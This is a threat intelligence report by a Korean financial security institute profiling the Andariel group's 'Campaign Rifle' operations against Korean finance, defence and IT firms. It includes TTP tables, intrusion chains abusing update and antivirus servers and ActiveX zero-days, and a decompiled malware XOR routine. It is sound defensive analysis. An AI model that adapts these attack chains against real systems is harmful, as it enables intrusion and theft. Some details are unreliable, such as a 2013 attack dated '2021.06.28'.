ARR-V-2021-②-249

2017 사이버 위협 인텔리전스 보고서

국내를 타깃으로 하는 위협그룹 프로파일링
Campaign Rifle :
Andariel, the Maiden of Anguish

CONTENTS

Preface

In February, 2016, The profiling report was published in collaboration of global security companies (Kaspersky Lab, Symantec, Trend Micro, JPCERT/CC, etc) at Novetta called “Operation Blockbuster: Unraveling the Long Thread of Sony Attack”. Lazarus, the group identified in this report as responsible for the attack, continues its activity, while Novetta and its research aids in prevention and preemptive response to these global attacks.

However, global organizations possess limitations in collecting information of attacks in Korea as well as domestic activity being attempted by Lazarus or its smaller counterparts. Hence, the Financial Security Institute has initiated a profiling of these threats that attack using characteristics in domestic IT and work environments, which is displayed in this report. It is to be noted that some contents include circumstantial hypotheses and are not necessarily factually proven.

01
Introduction

Introduction

It is not easy to track down attackers and developers while analyzing infringement attacks and malicious codes. This is especially true in the case of cyber terrorism that thoroughly hides itself while attacking. Therefore, analysts analyze the Tactics, Techniques and Procedures (TTP) in these attacks to profile the threat actors (groups).

These profiling results help identify possible scenarios or disguise techniques when analyzing new infringement attacks and malicious codes. In addition, possible targets can be predicted which allows for preparation and preemptive measure that prevent damage.

From 2015 to the first half of 2017, the Financial Security Institute tracked the correlation in known infringement attacks and malware, identifying it as a series of actions by the same attacker, and conducted analysis of what has come to be referred to as the "Campaign Rifle".

Rifle

The string"rifle" was repeatedly identified in the sample PDB* route of the malware initially used to profile the threat.

* Program database used when debugging the Visual Studio program

E:\Data\My Projects\Troy Source Code\tcp1st\rifle\Release\rifle.pdb

Code names are frequently used when publishing the attack report or referring to threat groups. This follows suit of military operations that utilize codes for secrecy or efficiency, especially seen in operations related to cyber terrorism. Similarly, cyber operation refers to a single case of an incident while a series of cyber operations is called a campaign.

The group responsible for the Campaign Rifle has been identified as having connections to Lazarus, a cyber terrorist group known for DDoS attacks and systematic destruction. Financial Security Institute named this group as Andariel and tracked major domestic cyber attacks (operations).

The operations of the campaign rifle, including attacks on finance, national defense, large corporations, security companies, etc. started in 2014 while the noticeable damage began to show in early 2016; prosecutors, police, and Ministry of National Defense started their investigation and confirmed malware infections and information leakages. Code signing certificate thefts and a number of vulnerabilities, including multiple 0 day vulnerabilities, were also found, while small/medium-sized businesses and

university research institutes were confirmed to have been violated to be used as C&C servers.
This report contains an overview of these operations, the profiling methods, and correlation analysis results regarding the Campaign Rifle carried out by Andariel. However, some operations that haven't been revealed with detail are analyzed on the basis of samples acquired from various sources. For the cases going through under investigation are partially included in this report.

Lazarus Group

Lazarus Group is a major threat group named by the global security industry, one that is believe to have a certain country behind it and possess high-end technical capabilities and well organized groups. It has been confirmed that it is behind multiple cyber terrors against South Korea, including 7.7 DDoS attacks in 2009, 3.4 DDoS attacks in 2011, and 3.20 cyber terror in 2013, and Operation Blockbuster in November 2014.

Investigations by South Korean prosecutors, police, and the U.S. FBI have presumed that North Korea's cyber attack group is behind this incident as Operation Blockbuster Report[1] announced at Novetta in 2016, reported its TTP that this series of cyber attacks were done by an identical attacker. The attacker is also suspected to have carried out Interpark's data breach in 2016 as well as the WannaCry ransomware[2], which impacted globally in 2017.

Recently, there has been a shift in attack trends of the Lazarus, and the investigation utilizes profiling to track this new distinctive antecedent. Among them, Bluenoroff, which attacks global financial companies, and Andariel, which conducted the campaign rifle in South Korea, have been active. This classification is based on technical facts, but the analysis results may differ due to differences in the amount of information collected and varying interpretation.

Bluenoroff Group

In February 2016, FireEye, Symantec, Kaspersky Lab, and British Aerospace Systems (BAE) claimed Bluenoroff to be responsible for the attacks on global financial firms, including the Bangladesh Central Bank's SWIFT fraudulent trade incident and the Watering hall attack on the Polish Financial Supervisory Service's website.

In April 2017, Kaspersky Lab released a new threat group connected to Lazarus called Bluenoroff[3], and

1 http://operationblockbuster.com/

2 https://www.symantec.com/connect/blogs/wannacry-ransomware-attacks-show-strong-links-lazarus-group

3 https://securelist.com/files/2017/04/Lazarus_Under_The_Hood_PDF_final.pdf

Group-IB also tracked its C&C configuration to reveal its association with North Korea[4].

Bluenoroff mainly attacked foreign financial companies, but recently, there were attacks on Woori Bank's internal server penetration using WebDAV vulnerabilities (CVE-2017-7269) starting with Nonghyup Bank's network separation solution vulnerabilities in January 2017.

From April 2017, it was observed that malicious code believed to be Bluenoroff's was generated in attacks using Korean documents, and it can be estimated that Bluenoroff launched a customized attack on Korea through profiling of a series of circumstances and incidents in 2017. The threat is also escalating, with circumstances confirming that it continues to acquire C&C servers and uses the aforementioned WebDAV vulnerabilities, and the Financial Security Institute is strengthening profiling and monitoring of the group.

Andariel Group

Financial Security Institute recently identified new threat group associated Lazarus by analyzing a series of domestic incidents and attempts. After tracking these incidents, some of malicious codes used in the 3.20 cyber terror (Darkseoul) was witnessed, but most of malicious codes are found to be new. It has been confirmed that code patterns are different from the malware used by Bluenoroff to exploit vulnerabilities in network separation solutions of global financial companies and domestic financial companies.

Thus, we determined that Lazarus group should be divided into two threat groups as evidenced with different TTP attacking different targets at the same time. The group separated from the Lazarus, we attributed the name as Andariel.

Andariel
Lazarus is a character of the bible-based video game Diablo, as well as Andariel which was chosen to signify the connection between them as group.

Andariel and Bluenoroff share a common root, Lazarus, but they possess differences in targets and purposes. In particular, Bluenoroff mainly targets global financial companies, including South Korea, while Andariel focuses on attacks targeting domestic companies and government agencies using an attack method customized for targeting South Korea.

Recently, it is discovered that they have been conducting attacks to invade IT solution companies to find 0-day vulnerabilities of the product, then install in the form of Active-X or agents.

4 http://www.group-ib.com/lazarus.html

Threat Group	Lazarus	Bluenoroff	Andariel
Attack Target	» Government, Financial sector, Media etc.	» International/Domestic Financial Companies	» Domestic Financial Sector, Defense sector, Small » Medium sized IT company, Large sized Company
Purpose	» Social Chaos	» Economic Benefit (SWIFT, Bitcoin etc)	» Confidential Information, Economic Benefit
Activity Period	» ~ Recent	» 2015 ~	» 2014 ~
Major Incident	» 7.7, 3.4 DDoS Attack » 3.20 Cyber Terror » Sony Pictures, US » Interpark Data Breach » WannaCry Ransomware	» Central Bank of Bangladesh SWIFT Fraudulent Transaction » Polish Financial Supervisory Services Web Penetration and Watering Hall Attack » Attack on Nonghyup Bank's Network Separation Environment	» Data breach of Large Enterprise » Invasion of the National Defense Network » Cheongho Easy Cash ATM Malware Infection » Distribution of the Malware disguised as Woori Bank's Union

02
Campaign Rifle

Campaign Rifle

Campaign Identification

In order to determine that the attack was targeting different targets while operating at the same time, the correlation must be verified by conducting a digital forensic and malicious code analysis. The same C&C server or malware is used in other incidents, or unique patterns are found in malware used in multiple incidents.

As explained above in the reason for naming as Rifle Campaign, the series of attack tracing began in February 2016 with the Initec code signing certificate theft malware (INITROY) containing "rifle" in the PDB path.

E:\Data\My Projects\Troy Source Code\tcp1st\rifle\Release\rifle.pdb

The same PDB string and features witnessed in the ADEX Spear Phishing (XEDA Operation) in 2015 was found, and the same code pattern was identified in the malware disguised as a softcamp DRM module discovered in 2016. It was the same code pattern, a code that transforms obfuscated strings, while conducting static analysis of malicious code. Attackers use their own disguise techniques for making difficult when analyzing malware, and protecting transmission and reception of data, by using well-known encryption algorithms, or bitwise operation to swap the values. Transform codes identified in this case were also based on XOR operations which were commonly identified in malware associated in this campaign.

■ XOR Transform, Hash : EE778BE503FDA770EE2F40E51EDFD595


```
LOBYTE(v5) = 0x48;
v6 = 0x90u;
v11 = 0x2B3C48;
result = 0x654321;
if ( v3 > 0 )
{
  v8 = a3 - (_DWORD)v4;
  v10 = v3;
  do
  {
    *v4 = v6 ^ result ^ v5 ^ v4[v8];
    v6 = v6 & result ^ v5 & (v6 ^ result);
    v5 = ((((unsigned __int16)v11 ^ (unsigned __int16)(8 * v11)) & 0x7F8) << 20) | (v11 >> 8);
    result = (((result << 7) ^ (result ^ 16 * (result ^ 2 * result)) & 0xFFFFFF80) << 17) | (result >> 8);
    ++v4;
    v9 = v10-- == 1;
    v11 = ((((unsigned __int16)v11 ^ (unsigned __int16)(8 * v11)) & 0x7F8) << 20) | (v11 >> 8);
  }
  while ( !v9 );
}
return result;
```

When specifying malicious codes, it is important to find commonalities of each malicious code to extract its characteristics. It can be various techniques ranging from simple string extraction, number and order of API calls, and similarity calculation of hash by part. The concept of cyber genome, a similar approach to the human genome project, has also emerged and reseearch is underway. Along with classification based on common malware features, it is common to profile malware using YARA, a tool that supports binary and character pattern matching.

YARA generates a detection rule by analyzing malicious code specifying its unique pattern or grammar that enables to find other malicious codes conforming to the same detection rule. Similar malware can be detected by matching strings, offsetting of files, virtual memory address, regular expression, and entropy.

Financial Security Institute performs malware-based profiling with the following procedures by using YARA rule: ① Once the malware is identified, ② initial and detailed analyses are carried out to find the corresponding malware-specific patterns and ③ create a detection rule. Next, ④ we apply the detection rule to our own malware database and virus total for testing the accuracy of the detection rule and finding similar malware. Since then, ⑤ we improve the accuracy of the detection rule and ⑥ repeatedly perform prior steps (④ and ⑤) with corrective actions and continuously discovering pseudo-malicious codes.

■ Procedure of malicious code profiling




Meanwhile, traces of large scan of TCP port 3511 were found on the C&C server used by Initec code signing certificate theft (INITROY) malware. In addition, Financial Security Institute's Security Operator Center (SOC) confirmed that there were massive port scan attacks conducted on 3511 ports from INITROY's C&C server against domestic financial companies. The port was later identified as a vulnerable port in MLSoft's Asset Management solution, which was used by the GHOSTRAT operation to penetrate inside the targeted enterprise.

As such, it is possible to analyze the association of a series of incidents based on malware, C&C servers, and vulnerabilities used by attackers. If the server image could not be acquired, Financial Security Institute identified the campaign by profiling the characteristics of the malicious code.

Operation Analysis

Multiple operations could be tracked based on malware profiling, and associations between operations such as utilizing the same C&C server or vulnerabilities were also confirmed during the investigation of each operation. We have confirmed that there were 7 operations carried out by Andariel since the second half of 2015, and its target was financial sector, national defense, and IT solution developing company.

■ Timeline of Rifle Campaign



DARKSEOUL

On the afternoon of March 20th, 2013, major broadcasters, financial companies, and ISP companies suffered a series of simultaneous computer network paralysis. The attack reportedly damaged about 48,000[5] systems. The malware used in the attack destroyed the Master Boot Record and Volume Boot Record, causing many to be inconvenienced by preventing the computer from booting.

This type of attack is called APT that has been carefully prepared since at least eight months ago, and the progress of the attack is as follows.

1. Establishing a base in the internal computer network: An attacker takes control of the internal PC or server of the target institution from at least 8 months ago (2021.06.28.) to conduct continuous monitoring such as data exfiltration and identification of computer network vulnerabilities[6].
2. Distribution of malware: Malware distributed at a certain point in time (March 20th 2013 2:00pm) using a patch management system(PMS) that manages software updates and operating system patches on PCs.
3. System destruction: 48,000 damaged PCs, servers, ATMs, etc. in the computer network.

■ DARKSEOUL TTP

Tactics	System destruction and disabling recovery (disabling boot via MBR / VBR destruction)
Techniques	Malware distributed at certain point by using PMS
Procedure	C&C server compromised → Exploits web server and deploy malicious code → Infected PCs from victim institution → Additional malicious code distributed to collect information on infected PCs and port information related to central management server and DB → Additional malicious code distributed to falsify update files of central management server → Modifies the update file of PMS with destructive malware → Desturctive malicious code deployed from PMS to infected PCs

DARKSEOUL is considered a representative operation of the Lazarus group as it caused the largest damage in South Korea. Andariel's malware transform modules were often witnessed in DARKSEOUL operation, but attacking techniques, and malicious code used for remote control execution and vulnerability exploit codes are completely different from DARKSEOUL operation. However, based on the fact that malicious codes with code patterns similar to those of DARKSEOUL are continuously found in global incidents, Andariel is believed to be a group separated from Lazarus and is using some of the existing modules developed by Lazarus in the past.

5 KISA, 국내 주요 인터넷 사고 경험을 통해 본 침해사고 현황'<표10> 3.20 사이버 공격 대상 업체의 피해현황', http://www.kisa.or.kr/uploadfile/201310/201310071957453995.pdf

6 Program database used when debugging the Visual Studio program

XEDA

In November 2015, there was a spearphishing attack against defense companies participating in the Seoul International Aerospace and Defense Industry Exhibition (ADEX). The attack was sent through email by attaching malicious code using MS office Excel macro. If the macro is executed by clicking the excel file, the device will be infected.

The attached file contained the contents of Seoul ADEX introduced by the press. The method was used to induce users to open the attachment file disguised as the exhibition organizers before the event. The excel file attached in the email was confirmed to contain a new type of backdoor at the time. When infected with the corresponding malware, it additionally sends malicious code that can collect and control files remotely[7].

■ Contents of spearphishing email

■ XEDA TTP

Tactics	Collecting information of the attack target and gaining control
Techniques	Sending targeted emails by planting malicious code using the macro function of MS Office
Procedure	Setting attack target → Social engineering email with attachment → Create malicious code using macro function in Excel file → Send malicious email

Malware downloaded via macro contained the same “rifle” PDB string as INITROY malware, and significant similarities were identified in functionality, registry usage, and file naming. It was also determined that the XEDA malware was used by the same attacker as both malware shares the same C&C server.

7 http://www.etnews.com/20151123000356

INITROY

In February 2016, a case of malicious code distribution was confirmed using Initech's code signing certificate. An investigation by the Supreme Prosecutors' Office confirmed that Initech's demo server had been compromised, infected internal systems, and seized code signing certificates[8].

> **code-signing**
> It is a digital signature certificate that can prove that it was produced by a trusted company when distributing a program, and it confirms that the program is not tampered with in the distribution process. In the Windows environment, a warning message is displayed during installation through verification of an invalid digital signature.

The breach began in November 2015 and is believed to have leaked code signing certificates between December 2015 and January 2016. In February 2016, malicious code signed by a code signing certificate stolen from a specific academic organization's website was distributed and 10 PCs (19 units) were infected. The breached certificates were disposed urgently, and vulnerabilities used in internal attacks were also patched.

■ INITROY TTP

Tactics	Private key and password leaked for code signing certificate
Techniques	0day vulnerability attack against DRM solution N***
Procedure	Compromising Server → Installation of malicious code capable of stealing internal data → Spread of malicious code via employee PCs → steal digital certification stored in PC → Malicious code signed with Initech's digital certificate is installed on specific web server → Malicious code distributed to 10 institutions through web server

The distributed malicious code communicates with C&C servers and has functions such as stealing information stored on PCs or installing additional malicious codes. As mentioned earlier, the PDB string of the distributed malware contained code "rifle" and similarities to the XEDA malware has been found.

GHOSTRAT

In May 2016, a large enterprise's network system infringement and data breach were identified by the Cyber Security Bureau of the National Police Agency. It is announced that confidential data stored in internal server was breached by using a remote access trojan called Ghost RAT.

8 대검찰청, '금융정보보안업체 전자인증서 해킹사건 수사결과', http://www.spo.go.kr/_custom/spo/_common/board/download.jsp?attach_no=169641


Since July 2014, it has been confirmed that the attack has been preparing for a long period of preparatory work and continuously attempted attacks to secure additional targets, rather than immediately attacking, while taking control of the server-PC control.

Attackers produced a variety of malicious codes with functions such as remote control and monitoring, and compromise vulnerable servers such as small and medium-sized enterprises, university research institutes, and personal homepages, and used them as malicious code C&C servers.

■ GHOSTRAT TTP

Tactics	Stealing data related to national defense and telecommunication facilities
Techniques	Malicious code using the vulnerability of the asset management solution used by the target company » Pre-authorized vulnerable port information to access the PC from the outside » 'Key (protocol) information' that operates the corresponding solution function is exposed to the outside
Procedure	Access to the normal path by using the vulnerability of the PC asset management system → Steal data using the remote control function of the solution → Acquire C&C server (via small business, university research institute, personal website, etc.) → Remote control and monitoring function Create malware that has remote control and monitoring function

■ An Overview of GHOSTRAT Operation



A massive scan traces of the asset management solution port were found in C&C server of INITROY operation as well as webshell that was also used in VANXATM, MAYDAY operation which we later discuss.


DESERTWOLF

In September 2016, it was confirmed that Internet PCs, including Defense Minister's PC, and defense network PCs were infected with malware and leaked military data, including operations plans. The initial infiltration was confirmed in August 2016, and it was found that malicious code was distributed to the Army, Navy and Air Force's Internet PCs by hacking into the Defense Department's anti-virus(AV) relay server.

In 2015, it was reported that the developer of the AV server was involved in an infringement and the source code and certificate were stolen, and later found the vulnerability of the AV server to conduct the attack. The Internet network and the defense network were supposed to physically separate network environments. However, critical issue was found after the investigation that there was a server that connected to the defense network and the Internet network LAN card for convenience when building the defense integrated data center server.

Based on several facts such as some of the IPs used in the attack were IPs in Shenyang, China, and that malicious codes were similar to those used by existing North Korean hackers, North Korea was highly suspected to behind the attack.

■ An overview of DESERTWOLF operation



■ DESERTWOLF TTP

Tactics	Military data leaked including wartime operational plans
Techniques	Distribution of malicious code through Anti Virus relay server, total of 3,200 PCs (2,500 PCs from Internet connected network , 700 PCs from internal network)
Procedure	Infiltrate into the Anti Virus relay server → Massive amount of malicious code penetrated into the Defense network → Ex-filtrated class 2 military secrets such as 'Operation Plan 5027'

Although we have not officially acquired the malware sample exactly corresponding to the incident, we analyzed the malware that is highly relevant to the incident. As a result, we believe that the sample have same transform pattern and RAT malicious code pattern, and confirmed that the malicious code used in keylogging was also used in the other operations. 0 day vulnerability attack on the Antivirus server was also used in other operation such as VANXATM operation.

BLACKSHEEP[9]

In August 2016, a distribution of malicious code was confirmed to be exploiting the update function of the web encryption solution by the Company I****. Moreover, the malicious code that exploits the vulnerability in DRM solution by Company N*** was also discovered from the same distribution server. The two solutions relate to the INITROY operation that occurred in the early 2016, and this discovery backs the suspicion on the source code leakage through the INITROY operation. In addition, we also confirmed that the attack used another 0-day vulnerability from the patched DRM solution by company N***.

■ BLACKSHEEP TTP

Tactics	Attacks against defense industry related companies (unable to confirm the damage)
Techniques	Malicious code using the update function of INISafe Web Active X control. (correlation with INITROY operation)
Procedure	(Suspect) Source code and development documentation leakage during the INITROY operation → Analysis of the update procedure and verification method → Develop malicious code that passes the update verification procedure → Configure the distribution server with the update setting and loggin → When accessed by the victim, automatically download malware

VANXATM

In March 2017, internal servers and ATM terminals were infected with malicious code due to an infringement on Cheong Hoi Easy Cash, an electronic financial subsidiary that operates CD devices and provides off-the-shelf ATM management services.


The attacker launched a full scale attack around November 2016. Vulnerability in the Antivirus program was exploited and used malware for infection. It appears to have created an attack account, remotely accessed and manipulated, and obtained administrator passwords stored as plaintexts within the Antivirus management server. Using the remote management capabilities of the Antivirus management program, it infected ATMs (primary) and installed malware such as keyloggers and backdoors.

Between February and March 2017, the attacker invaded the update server and had a secondary infection on ATMs. Malicious code disguised as an update program was uploaded by compromising the update

9 http://www.boannews.com/media/view.asp?idx=52522

server. The absence of validation process of the update server has infected the same type of ATM by downloading the update disguised malware. Looking at the records stored in the infected ATM, unnecessary records, including financial information such as card numbers and card validity period, were stored. We suspect the attacker have exfiltrated information stored in ATM by deploying additional malware and sold at the dark web.

■ VANXATM Operation Process



■ VANXATM TTP

Tactics	Steal financial information and personal information from the ATM terminals
Techniques	Vulnerability of Antivirus Management Server to infect malicious code in ATM
Procedure	Attack the vulnerability of the Antivirus management server → Acquire VMS administrator privileges on the Antivirus management server → Infect ATM → Infect additional malicious codes and leak ATM storage information → Obtain update server access → Upload an update disguised malicious code → KX-ATM type infection → Additional Downloading malicious code → Leaking ATM device operation records (including financial information)

The same C&C server as the GHOSTRAT operation was used and attacks against the vulnerability of the Antivirus server used in the DESERTWOLF operation, the same key logger, and the RAT malware were found. In addition, there was an attempt to access the distribution server (using the ActiveX 0 day vulnerability) used in the BLACKSHEEP operation on the internal server, and the log was also confirmed to have downloaded a malware from the distribution server used in MAYDAY operation.

MAYDAY

In May 2017, a watering hole attack against employees of a financial company had occurred through the financial company's union homepage. The attacker compromised the union homepage that was hosted externally through a web hosting service provider and distributed the malicious code using the 0-day vulnerability in the reporting solution by Company M. The distributed malicious code is the same type of malicious code as the other operations and all the web sites related to the incident confirmed so far appear to be using the same hosting company.

As the hosting company manages hundreds of union homepages including finance and public sector, it is suspected that it will affect not only finance but also other areas. At the same time, similar cases of distribution of malicious code using the same technique were confirmed in diplomatic and North Korea related sites, and the results of the analysis were released by the domestic security research group under the name of GoldenAxe operation[10].

■ MAYDAY TTP

Tactics	Distributing malicious code to infiltrate internal networks
Techniques	Attempts to exploit malicious code targeting employees of certain organizations using ActiveX 0-day vulnerabilities
Procedure	Unions homepage hacking → Injection of malicious script and malicious code → Check if vulnerable ActiveX is installed when accessed by employees → Malicious code infection

The attack on the homepages starts with uploading the webshell using the vulnerability of FCK editor, which is same as the webshell used in GHOSTRAT and VANXATM operations, and it uses same password.

Some homepages only proceeded to the information gathering stage before distribution of malicious code, and only examined 9 types of ActiveX controls on homepage user PC to see if they were installed. The distribution of malicious code using ActiveX vulnerability is one of various methods used by Andariel group including BLACKSHEEP operation to distribute malicious code. There is also a case where a new type of vulnerability was discovered again after the vulnerability was patched.

We are unable to verify whether the attacker have vulnerabilities in all types of ActiveX program it examined of installation because we only have 1 type of ActiveX vulnerability attacking code so far.

The malicious code distributed using the vulnerability is a remote control malware that is a variation of the F.B.I. RAT whose source code is known to public. It is a remote control malware and a simple keylogger with the existing Andariel code pattern.

10 https://www.wsj.com/articles/suspected-north-korean-hackers-try-tricky-new-tactic-1496142003

